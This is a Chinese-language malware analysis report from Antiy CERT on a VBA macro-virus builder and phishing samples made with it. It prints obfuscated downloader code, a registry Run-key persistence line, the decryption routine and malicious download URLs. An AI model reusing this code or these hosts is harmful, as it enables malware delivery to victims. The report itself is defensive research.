




VBA 病毒“制造机”正在流行

安天安全研究与应急处理中心(Antiy CERT)



目 录

VBA 病毒“制造机”正在流行	1
1 威胁概述	1
2 一张图读懂 —— 宏	1
3 宏生成器功能分析	2
4 脚本分析	4
4.1 生成宏脚本分析	4
4.2 生成 VBS 脚本分析	6
5 案例分析	6
5.1 案例一分析	6
5.2 案例二分析	9
6 总结	12
附录一：关于安天	12

1 威胁概述

最近，安天 CERT（安全研究与应急处理中心）的安全研究人员意外发现了一个用于生成宏病毒的生成器。生成器根据用户配置可以生成在微软 Word 和 Excel 执行的恶意宏文件。生成器采取.net 平台编写，用大量混淆方法和加密措施来进行反逆向行为。而生成器生成的宏病毒代码同样采取了混淆函数名和加密函数参数等方式来反杀毒软件。经证明其反杀毒能力很强，几乎目前所有产品均无法检测。生成器内置加密器具备加密恶意软件、配置恶意软件自动运行、静默运行等多种功能。而后经过大量分析发现目前多数宏病毒都由生成器生成伴随邮件肆虐传播。

2 一张图读懂 —— 宏



1983 年微软 office 问世，随后几乎垄断了全球的文字处理软件的地位。到 1991 年 Windows 版本的 VB（Visual Basic）诞生，它是由微软公司开发的面向对象的编程语言，源自于 BASIC 编程语言。VB 在当时引起很大轰动曾一度被认为是具有划时代意义的编程语言^[1]。在 1993 年微软推出 VBA（Visual Basic for Applications）是 Visual Basic 的一种宏脚本语言，主要用于扩展 office 文档的功能，可以利用该脚本文件来方便、高效的完成 office 文档的功能^[2]。例如，使用一段宏代码实现复杂的运算、统计等功能，宏代码可以调用 Windows API 来实现一些功能。例如可以创建文件、下载文件、执行文件等，该功能被恶意代码巧妙运用，将恶意宏插入 office 文档中，用户打开 office 文档并启用宏功能即可中招。最早期的宏病毒为台湾一号，当时中毒的现象是在用户电脑上显示一个运算题，如果做错将会无休止的打开文件，直到内存不足导致出错。1999 年爆发的梅丽莎（Melissa），最初伪装成来自用户朋友的“重要信息”邮件。随即横向感染更多的邮件，在当时感染能力极强，导致大量电子邮件服务器瘫痪，带来的经济损失超过 3 亿，至今为止，梅丽莎仍然是著名的电脑病毒之一。

宏病毒是一个古老而又风靡一时的病毒，它不像普通病毒可以感染 EXE 文件，宏病毒可以感染 office 文档文件，有跨平台能力，并且感染宏病毒的文档会很危险，其破坏程度完全取决于病毒作者的想象力。宏病毒在上个世纪 90 年代的时候比较流行，在后来相当长一段时间内销声匿迹，慢慢淡出了“安全圈”。近两年，宏病毒再次出现，配合钓鱼邮件、社工手段等方式又有卷土重来的气势。

3 宏生成器功能分析

样本标签

病毒名称	Trojan/Win32.Builderexp
MD5	927D0032608E3E9DF37496D9FF030B26
处理器架构	.net
文件大小	4438659 字节
文件格式	BinExecute/Microsoft.EXE[:.net]
时间戳	2015-07-14 21:28:28
数字签名	NO
加壳类型	无
编译语言	C#
VT 首次上传时间	2015-07-15 03:25:14
VT 检测结果	19 / 57

^[1] https://zh.wikipedia.org/wiki/Visual_Basic

^[2] https://zh.wikipedia.org/wiki/Visual_Basic_for_Applications




图 1 生成器界面

该生成器目前有四个版本，比较流行的是版本 3 和版本 4。生成器的主要功能可以生成 Word、Excel 文档的恶意宏文件，其中每个版本还分标准版和专业版：


标准版本功能：将恶意代码链接插入到生成器中，填写存储在磁盘时的文件名，并选择生成 Word 或者 Excel 版本的宏文件，随后进行生成宏脚本、使用教程安装宏的操作，教程还包括视频版本（V4）。还有附加选项包括将恶意代码设置成开机自运行、在 Word 中插入文字（作为社工手段引诱用户启用宏）等。

专业版功能：通常包括内置加密器、静默模式（生成 VBS 脚本文件，脚本运行后会后端下载恶意文件并执行一个 Word 作为掩饰）。各个版本的生成器并不免费提供，而是通过不同价格出售，参考价格如下：

STARTER	PROFESSIONAL	CORPORATE
\$70	\$130	\$90
Office Exploit Builder	Office Exploit Builder	Office Exploit Builder
100% FUD	100% FUD	100% FUD
	Silent Add-On	Silent Add-On
	Built In FUD Crypter	
24/7 support	24/7 support	24/7 support
PURCHASE	PURCHASE	PURCHASE

宏生成器主程序均采用.net 平台编写而成，通过对两个版本的逆向反编译分析发现，宏生成器主程序使用大量混淆与加密方法来阻止分析人员的分析，同时也对抗杀毒软件的查杀，将加密器程序内置到资源节中进行保存。V4 版本的混淆方法名与内置加密器比 V3 更加复杂。

主要功能图示如下：



4 脚本分析

4.1 生成宏脚本分析

当使用生成器将各个选项均选择时，生成如下所示的宏脚本文件，可见脚本文件为了对抗杀毒软件出现多个随机字符串：

1、首先是宏脚本的头：宏名

2、定义了两个 API 分别为 ShellExecuteA 和 URLDownloadToFileA，并且函数的别名和参数均采用随机字符串表示，如 bZNAbx、RBXHSXTgxLTUeBwZcIOiqg

3、随后定义函数，初始化变量，将文件名解密

```

Private Sub zSyVoAomgyv ()
Dim dveBlvBxJZpwyHfZDFmsLTJ As String, pkkjoYgnDee As String, tjmeCgKIqfzqhuEonbbBKW As String, RBMRNZrsNOXwdG As String, VCICKZFABzEpip As String, TugwACuTwbLGvPGxKVEDrde As String
pkkjoYgnDee = Decrypt("fyf/2zn")
tjmeCgKIqfzqhuEonbbBKW = Environ$("tmp") & "\" & pkkjoYgnDee
    
```

4、解密下载地址后，进行下载操作

5、将文件添加注册表、将文字描述添加到 Word 中

```
Set Reg = CreateObject("Wscript.shell")
Reg.RegWrite "HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN\" & "Filename", b
nIhYVhyMiVfDxbdJejrhMV 0, "open", b, "", vbNullString, vbNormalFocus
```


6、整个脚本没出现过任何文件名、下载地址等信息，这些敏感信息均使用解密函数进行解密动态可得

```
Private Function Decrypt(enc)
    Dim x, i, tmp
    enc = StrReverse(enc)
    For i = 1 To Len(enc)
        x = Mid(enc, i, 1)
        tmp = tmp & Chr(Asc(x) - 1)
    Next
    Decrypt = tmp
End Function
```

加密算法如下：



例如原始链接字符串（随意填写）



加密后如下：

```
Decrypt("npd/vejbc/xxx")
```

再使用解密函数进行解密。

4.2 生成 VBS 脚本分析

静默模式是允许生成器生成一个 VBS 脚本文件，通过点击脚本文件下载恶意代码且脚本文件会自动开启 Word 文档功能来掩饰其真正的目的。

VBS 脚本采取相似技术，在互联网上进行下载文件，并启动 Word 文档作为掩饰。部分代码如下：

```
wDKpBBQUXPoDwgNQlNRg =  
Decrypt("h9k/3`724911368492`16624230416112130npd/djqjo/8djq00;quui") 加密部分
```

```
Dim x, i, tmp  
enc = StrReverse(enc)  
For i = 1 To Len(enc)  
    x = Mid(enc, i, 1)  
    tmp = tmp & Chr(Asc(x) - 1)  
Next  
Decrypt = tmp 解密部分
```

```
Set eGoFrvUvGASpnlhYU = CreateObject("Word.Application")  
eGoFrvUvGASpnlhYU.Visible = True 启用word
```

5 案例分析

最近，宏病毒十分猖獗，安天 CERT 捕获了大量宏病毒，经过分析推断他们其中绝大部分都是由生成器生成。而生成器的特点是，大部分源码的框架与内部加密算法一致，唯有一些配置不同，最典型的是内嵌的加密 URL 不同。以下分别通过两个案例分析来揭示其他生成器。

5.1 案例一分析

Sample1	BECF0D27E48BB7A160E69A177189D03E
Sample2	023C6E887F49031ABB214E1986C4FD90

下面的 Word 嵌入了宏代码，由于宏代码依赖手工点击“启动宏”才可以运行，宏病毒作者在正文中利用社会工程学手法嵌入文字图片引诱用户点击执行宏。




图 2 Sample1 word 内容

该宏包括 3 个模块，ThisDocument、Module1、Module2。宏代码结构复杂，多种加解密代码。

```

5: 163002 'Data'
6: 531 'Macros/PROJECT'
7: 89 'Macros/PROJECTum'
8: M 2260 'Macros/VBA/Module1'
9: M 3934 'Macros/VBA/Module2'
10: M 7429 'Macros/VBA/ThisDocument'
11: 4566 'Macros/VBA/_VBH_PROJECT'
12: 582 'Macros/VBA/diy'
    
```

图 3 Sample1 模块结构

模块流程图:




图 4 Sample1 流程结构

整个宏代码设计复杂，主要由于代码本身采用混淆方式。例如以下代码

```
Public Function Klklklklklklkl(nbjqbdjqw As String)
Dim dhjqwqkjqw As Integer, aaqjwhdq As Integer, Mhdbqwbnsagdwqdgghd As Object, AHUDWQI As String
Dim ashdUHhda As String, dddc As Integer, AABDBHDDD As String, AsaHuhqdjhasd As String, AAHQJD As String
AsaHuhqdjhasd = nbjqbdjqw
ashdUHhda = AsaHuhqdjhasd '==>传入的参数:URLs
'wdqwdqwdwq
dddc = 1 - (Atn(20)) '==>-0.5208379310729538
HQDUQ = hhr(Val(81 + dddc)) '==>hhr(Val(80.47916206892705))==>P
BHQDHWQDW = "ML" & "2.S" & "erverX" & "MLH"
BYGDWHQGWHDWQ = BHQDHWQDW + "TT" + HQDUQ '==>ML2.ServerXMLHTTP
'asdwdqdg
AABDBHDDD = "E"
NBWHDWDQ = Chr(11 * 2 * 4 + 4 * dddc) '==>E
AABDBHDDD = "G" + AABDBHDDD & NBWHDWDQ '==>GET
DWQJDIQWDKWQJDHBB = "MSX" + BYGDWHQGWHDWQ '==>MSXML2.ServerXMLHTTP
'wdqwdqwdwq
'zxcqscqsc
Set Mhdbqwbnsagdwqdgghd = CreateObject(DWQJDIQWDKWQJDHBB) '==>srVXMLHttp=CreateObject(MSXML2.ServerXMLHTTP)
'qwdqwsadaszxc
Mhdbqwbnsagdwqdgghd.Open AABDBHDDD, ashdUHhda '==>srVXMLHttp.open('GET',URLs)
Mhdbqwbnsagdwqdgghd.Send (AHUDWQI) '==>srVXMLHttp.Send()
AAHQJD = ThisDocument.NHdjhasbdhas(Mhdbqwbnsagdwqdgghd) '==>获取响应体
Klklklklklklkl = AAHQJD '==>返回响应体
GEDEC = "jqhwd jqw" '==>没有用处的垃圾代码
```

图 5 Sample1 自解密代码

代码通过数学运算获得真正代码对应的 ASCII 值，然后再通过 Chr 函数将其转化为代码，通过随机划分实际代码为多个片段然后进行重新拼接，最后得到运行代码。比如为了得到 MSXML2.ServerXMLHTTP，使用运算 $hhr(Val(81 + 1 - (Atn(20))))$ 获得了一个字符 P，然后通过 "ML" & "2.S" & "erverX" & "MLH"+ & "TT" & "P"得到最终结果(其中的说明简化了某些混淆步骤)。上面代码反混淆后，伪代码如下：

```
Public Function Klklklklklklkl(URLs As String)
srVXMLHttp=CreateObject(MSXML2.ServerXMLHTTP)
srVXMLHttp.open('GET',URLs)
srVXMLHttp.Send()
Klklklklklklkl = srVXMLHttp.responsetext
End Function
```

图 6 Sample1 自解密后的代码

代码功能为传入 URL 参数，进行 HTTP 方式远程连接。

样本的 URL 地址采取拆开方式存放，并且有两个恶意地址（应为以防其一失效而不能执行）：

```
TSTS = "" & ".tx" + "t" + ""
CDDD = "777763172631572" + TSTS
LNSS = "rara" + TSTS
STT1 = "w" + "ww.glamourstylistas.com/adm" + "inistr" + "ator/comp" + "onents/co" + "m_joo" + "mlaup" +
"date/"
STT2 = "web251.login-37.hoststar.ch/ad" + "ministra" + "tor/comp" + "onents/c" + "om_jo" + "omlaup" +
"date/"
```

拼合后地址:

http://www.glamourstylistas.com/administrator/components/com_joomlaupdate/rara777763172631572.txt

http://web251.login-37.hoststar.ch/administrator/components/com_joomlaupdate/rara777763172631572.txt

图 7 Sample1 恶意地址

Sample2 和 Sample1 整体源码基本一致唯有下载地址不同，Sample2 组合后地址如下

```
TSTS = "." + "tx" + "t"
CDDD = "7777" + TSTS
LNSS = "rara" + TSTS
STT2 = "cdinfla" + "tables.com/com" + "ponents/co" + "m_wra" + "pper/"
STT1 = "monitoringin" + "ternetu.com/c" + "omponents/c" + "om_w" + "rapper/"
```

拼合后地址:
http://mo.████████.com/components/com_wrapper/rara.txt
http://c.████████.com/components/com_wrapper/rara.txt

图 8 Sample2 恶意地址

根据以上分析两个样本的拼合 URL 不同，我们断定两个样本是由生成器生成，且生成器提供存放恶意代码的服务器供用户将恶意代码上传。

5.2 案例二分析

Sample1	C6AD4EF26992DD6EAA01602CEDB4104D
Sample2	7122C5569FE09FF19E84D36F325CAFD0

案例二我们提取邮件传播的宏病毒进行分析:

邮件信息:




图 9 Sample1 邮件信息

首先宏病毒作者利用制作相当正规的账单信息，引诱用户下载账单文件。通过收件人信息可以发现该恶意宏主要针对日本进行传播，账单文件下载后如下所示。




图 10 Sample1 文档信息

该 Word 文档为空文件，没有加任何信息，但如果对宏不太了解的用户，可能会点击启用宏的方式来试图获取内容，这样的结果即会使用户中宏病毒。

```

dump.py 656c2d4187ce4096de1a2a3e13c9f4f2.bin
1:      560 'PROJECT'
2:      140 'PROJECT.vba'
3: M    2753 'VBA/Module1'
4: M    2042 'VBA/Module2'
5: M    9490 'VBA/Module35'
6: M    7598 'VBA/Module4'
7: M    1401 'VBA/ThisDocument'
8:      4772 'VBA/_VBA_PROJECT'
9:      654 'VBA/dir'

```

图 11 Sample1 模块结构图

宏代码一共 5 个模块，各个模块完成不同的功能，多数 API 和连接远程恶意 URL 使用加密手法，解密代码如下：

```

Public Function lLJrFk6pKsSYJ(L9QLFPTuZDwM As String)
L9QLFPTuZDwM = Replace(Replace(Replace(L9QLFPTuZDwM, Chr(60), ""), Chr(61), ""), Chr(59), ""))
Set lLJrFk6pKsSYJ = CreateObject(L9QLFPTuZDwM)
End Function

```

图 12 Sample1 解密模块

该函数作用是将 Chr(60)，Chr(61)，Chr(59)对应的 ASCII 字符“<”，“=”，“;”替换成空。也就是说，恶意代码为了反查杀会在原始 URL 中乱序插入其他字符来扰乱整个 URL 的逻辑。

样本一的 URL 地址：

```

Nrh1INh1S5hGed = "h" & Chr(116) & Chr(61) & "t" & Chr(112) & Chr(58) & Chr(47) & Chr(59) & Chr(47) & Chr(99) & Chr(104) & Chr(97) & "t" & Chr(101) & Chr(97) & Chr(117) & Chr(45) & Chr(100) & Chr(60) & Chr(101) & Chr(115) & Chr(45) & Chr(105) & Chr(108) & "e" & Chr(115) & Chr(46) & Chr(61) & Chr(99) & Chr(111) & Chr(109) & Chr(47) & Chr(60) & Chr(52) & Chr(116) & Chr(102) & Chr(51) & Chr(51) & Chr(119) & Chr(47) & Chr(60) & Chr(119) & "4" & Chr(116) & Chr(52) & Chr(53) & Chr(51) & Chr(46) & Chr(59) & Chr(101) & Chr(61) & Chr(120) & Chr(101)
解密后地址: http://[redacted]-iles.com/4tf33w/w4t453.exe

```

图 13 Sample1 恶意地址

Sample2 和 Sample1 整体源码基本一致唯有下载地址不同，Sample2 解密后地址如下

```

Nrh1INh1S5hGed = Chr(104) & Chr(116) & Chr(61) & Chr(116) & Chr(112) & Chr(58) & Chr(47) & Chr(59) & Chr(47) & Chr(105) & Chr(109) & Chr(109) & Chr(111) & Chr(98) & Chr(105) & Chr(60) & Chr(108) & Chr(105) & Chr(101) & Chr(114) & Chr(45) & Chr(99) & Chr(116) & Chr(111) & Chr(111) & Chr(118) & Chr(117) & Chr(46) & Chr(61) & Chr(99) & Chr(111) & Chr(109) & Chr(47) & Chr(52) & Chr(116) & Chr(102) & Chr(51) & Chr(51) & Chr(119) & Chr(47) & Chr(60) & Chr(119) & Chr(52) & Chr(116) & Chr(52) & Chr(53) & Chr(51) & Chr(46) & Chr(59) & "e" & Chr(61) & Chr(120) & Chr(101)
解密后地址: http://[redacted]vu.com/4tf33w/w4t453.exe

```

图 14 Sample2 恶意地址

根据案例二的两个地址的下载内容可以推断是一致的（下载地址无效），可以判断这两个样本是由一个恶意作者或组织所为。通过规则安全研究人员挖掘出更多的类似地址：

[chateau-*****.com/4tf33w/w4t453.exe](#)

[ct****.com/4tf33w/w4t453.exe](#)

[delt*****.com/4tf33w/w4t453.exe](#)

[imm*****com/4tf33w/w4t453.exe](#)

[labo*****com/4tf33w/w4t453.exe](#)

并且每个域名都是正常域名。可以看出恶意代码作者对正常网站进行了“挂马”。

6 总结

如今，生成器正在流行，且宏病毒散布广泛，伴随着其他技术死灰复燃，宏病毒嵌入地址可以是正常网站被“挂马”的恶意样本、黑服务器的样本、亦或是 APT 样本。并且这种传播方式多数为邮件传播。目前主机、服务器安全的加固、防火墙的严格守护，使得邮件传播是个绝佳的入口，而且利用文档进行传播不容易引起用户怀疑，且传播便捷，成功率高。这些特点正在逐步演变为默认的传播方式。用户要提高警惕，不要下载来历不明的邮件附件，更要谨慎点击文档的“启用宏”功能，目前良性使用宏的文档已不多见，而更多的是把文档作为跳板利用宏作为感染机器的“杀手”。

附录一：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎是获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：<http://www.antiy.com>（中文）

<http://www.antiy.net>（英文）

关于安天反 APT 相关产品更多信息请访问：<http://www.antiy.cn>